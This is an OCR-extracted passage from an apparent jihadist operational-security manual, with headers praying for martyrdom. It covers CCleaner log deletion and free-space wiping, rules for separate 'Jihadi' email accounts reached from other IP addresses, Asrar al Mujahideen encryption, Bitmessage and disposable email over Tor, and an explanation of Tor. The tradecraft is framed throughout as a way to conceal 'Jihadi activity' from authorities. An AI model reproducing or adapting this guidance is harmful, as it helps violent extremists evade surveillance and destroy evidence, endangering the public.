
3 – Make sure all these options are selected before running the Cleaner



4 – Click on Analyze and then Run Cleaner



5 – Click on Do not show me this message again and then Click on OK



Final - Upon Completing CCleaner will show a summary of everything that was deleted


100%
CLEANING COMPLETE - (56.833 secs)
14.8 MB removed.
Secure file deletion enabled - Very Complex Overwrite (35 passes)
Details of files deleted
Internet Explorer - Temporary Internet Files 369 KB 29 files
Windows Explorer - Recent Documents 3 KB 5 files
System - Windows Log Files 14,357 KB 10 files
Advanced - Old Prefetch data 21 KB 1 files
Applications - Office 2007 1 KB 3 files
Windows - MS Search 384 KB 3 files

Wipe Free Space with CCleaner

Step 1 : open CCleaner click on **Options** = Select **Settings and select the following settings**

You can increase the file wipe to 35 wipes

Step 2: Click on **Tools**



Select **Drive Wiper**

Make sure Wipe is at **"Free Space Only"**

Select the wipe amount you require the more the better

Select the Drive you wish to clean the Free space from

Click on Wipe

CCleaner is free and is updated constantly, check the website for more info and updates:
http://www.piriform.com/

Run CCleaner as many times possible especially when you are about to **SWITCH OFF** your computer.

Or when you are about to leave your computer

UNATTENDED!!

Emails

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lillah
Oh Allah! Grant me martyrdom in the Path of Allah!

Today emails are more than likely eavesdropped just like our other methods of communication because of the fear the kuffar has. Hotmail, gmail, yahoo, whatever you sign up to especially the big email providers are more than likely spying on you. So for this reason we must refrain from using emails for Jihadi activity and use if necessary with the right measures taken.
1st Personal and Jihadi emails should be on separate accounts PERIOD! The two should not exist on the same account this a major rule.

2nd Your Personal or work email account must not contain anything alarming, try not to use your account for even Islam as the sole purpose is to deceive the enemy


3rd always access your Jihadi account with a different internet connection/ or different IP address (please read chapter on wardriving and Tor)

4th never expose your real identity/location in your Jihadi account

5th try to learn how to use the program Asrar al Mujahideen (which is included) to send pgp encrypted messages


Encrypted Email

Advice By AmreekiWitness Taken From http://justpaste.it/anonlyne
May Allah Strengthen you Imaan & keep you Firm on the Straight Path Akhi!



https://Bitmessage.ch Tor Only Access: http://bitmailendavkbec.onion/

Now that one has a VPN, and TOR, he needs a new email. You can't use that same email that reveals your home address. I personally recommend to turn on Ghost VPN whilst all other browsers are closed, turn on TOR, and go to bitmessage.ch. Follow the instructions there. Bitmessage is a peer-to-peer email service, meaning they don't save any of your emails anywhere, unlike GMail which saves every email. The only person who gets your email is that other person. Emails are also sent to random peoples' inboxes, but they are not given the keys to see or decode them. This is done to confuse any spies who wish to uncover who sent what email to who. The contents of the email, the sender, and receiver are all hidden. Your email address will look something like, DA94RDGBH0SFDSG0484802@bitmessage.ch, when first making it. Simply go to the alias page, bitmessage alias, and create a nickname. You cannot login with this nickname, so it is important to save the original address, but it will end up looking like AmreekiWitness@bitmessage.ch instead of letters and numbers. This can be used to access social media. Login to your encrypted email at, bitmessage.ch/webmail.
Examples of what to use bitmessage.ch: To sign up to forums/receive links or even pgp messages (read Asrar al Mujahideen) setup social media pages etc.




Need a Quick Disposabe email address goto mailmate.com

Can be used to setup accounts with twitter etc.

To use simply enter your desired email address here and click check inbox


View inbox

Remember always to protect your ip address, make sure you use **Tor** when using this service and always code your message or simply use Asrar.




Tor
Internet Anonymity

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!



What Is Tor Project

To sum up Tor briefly, imagine driving a car with a different car registration plate every time or whenever you want, if anyone tries to find your car or track it down it makes it very difficult for the pursuer.



HOW TOR WORKS?
The following three graphics, taken from the Tor Project website itself, explain the process fairly easily.

First, the client's Tor-enabled software determines the list of available Tor nodes that are present in the network. By doing so, it ensures a random node selection each time so that no pattern can be observed by anyone spying, ensuring that you remain private throughout your activities. Random path selection also leaves no footprints, as no Tor node is aware of the origin or destination other than the terminal ones receiving from the clients. And since, from the millions of Tor nodes available, anyone can act as the first receiving node, therefore it is virtually impossible to trace the origin.

Now, the client generates an encrypted message which is relayed to the first Tor node. The Onion router on this node would peel off one layer of encryption and read the information identifying the second node. The second node would repeat the same process and pass on to third. This would go on until the final node receives the location of the actual recipient, where it transmits an unencrypted message to ensure complete anonymity.

Finally, when the client computer wants to establish another path, suppose to visit another website, or even the same one, the Tor network will select an entirely different, random path this time.

Visit Tor Project Website

Want Tor to really work?

You need to change some of your habits, as some things won't work exactly as you are used to.

1. **Use the Tor Browser**

   Tor does not protect all of your computer's Internet traffic when you run it. Tor only protects your applications that are properly configured to send their Internet traffic through Tor. To avoid problems with Tor configuration, we strongly recommend you use the Tor Browser Bundle. It is pre-configured to protect your privacy and anonymity on the web as long as you're browsing with the Tor Browser itself. Almost any other web browser configuration is likely to be unsafe to use with Tor.

2. **Don't enable or install browser plugins**

   The Tor Browser will block browser plugins such as Flash, RealPlayer, Quicktime, and others: they can be manipulated into revealing your IP address. Similarly, we do not recommend installing additional addons or plugins into the Tor Browser, as these may bypass Tor or otherwise harm your anonymity and privacy. The lack of plugins means that Youtube videos are blocked by default, but Youtube does provide an experimental opt-in feature (enable it here) that works for some videos.

3. **Use HTTPS versions of websites**

   Tor will encrypt your traffic to and within the Tor network, but the encryption of your traffic to the final destination website depends upon on that website. To help ensure private encryption to websites, the Tor Browser Bundle includes HTTPS Everywhere to force the use of HTTPS encryption with major websites that support it. However, you should still watch the browser URL bar to ensure that websites you provide sensitive information to display a blue or green URL bar button, include **https://** in the URL, and display the proper expected name for the website.

4. **Don't open documents downloaded through Tor while online**

   The Tor Browser will warn you before automatically opening documents that are handled by external applications. **DO NOT IGNORE THIS WARNING**. You should be very careful when downloading documents via Tor (especially DOC and PDF files) as these documents can contain Internet resources that will be downloaded outside of Tor by the application that opens them. This will reveal your non-Tor IP address. If you must work with DOC and/or PDF files, we strongly recommend either using a disconnected computer, downloading the free VirtualBox and using it with a virtual machine image with networking disabled, or using Tails. Under no circumstances is it safe to use BitTorrent and Tor together, however.


5. **Use bridges and/or find company**

   Tor tries to prevent attackers from learning what destination websites you connect to. However, by default, it does not prevent somebody watching your Internet traffic from learning that you're using Tor. If this matters to you, you can reduce this risk by configuring Tor to use a Tor bridge relay rather than connecting directly to the public Tor network. Ultimately the best protection is a social approach: the more Tor users there are near you and the more diverse their interests, the less dangerous it will be that you are one of them. Convince other people to use Tor, too!

Be smart and learn more. Understand what Tor does and does not offer. This list of pitfalls isn't complete, and we need your help identifying and documenting all the issues.


TOR Tutorial

In the name of God the Merciful
Peace, mercy and blessings of Allah
Portions, original /old tutorial taken from al-jahafal and as-ansar so credit due to Allah for those involved to bring you this tutorial.



May Allah have mercy on them!

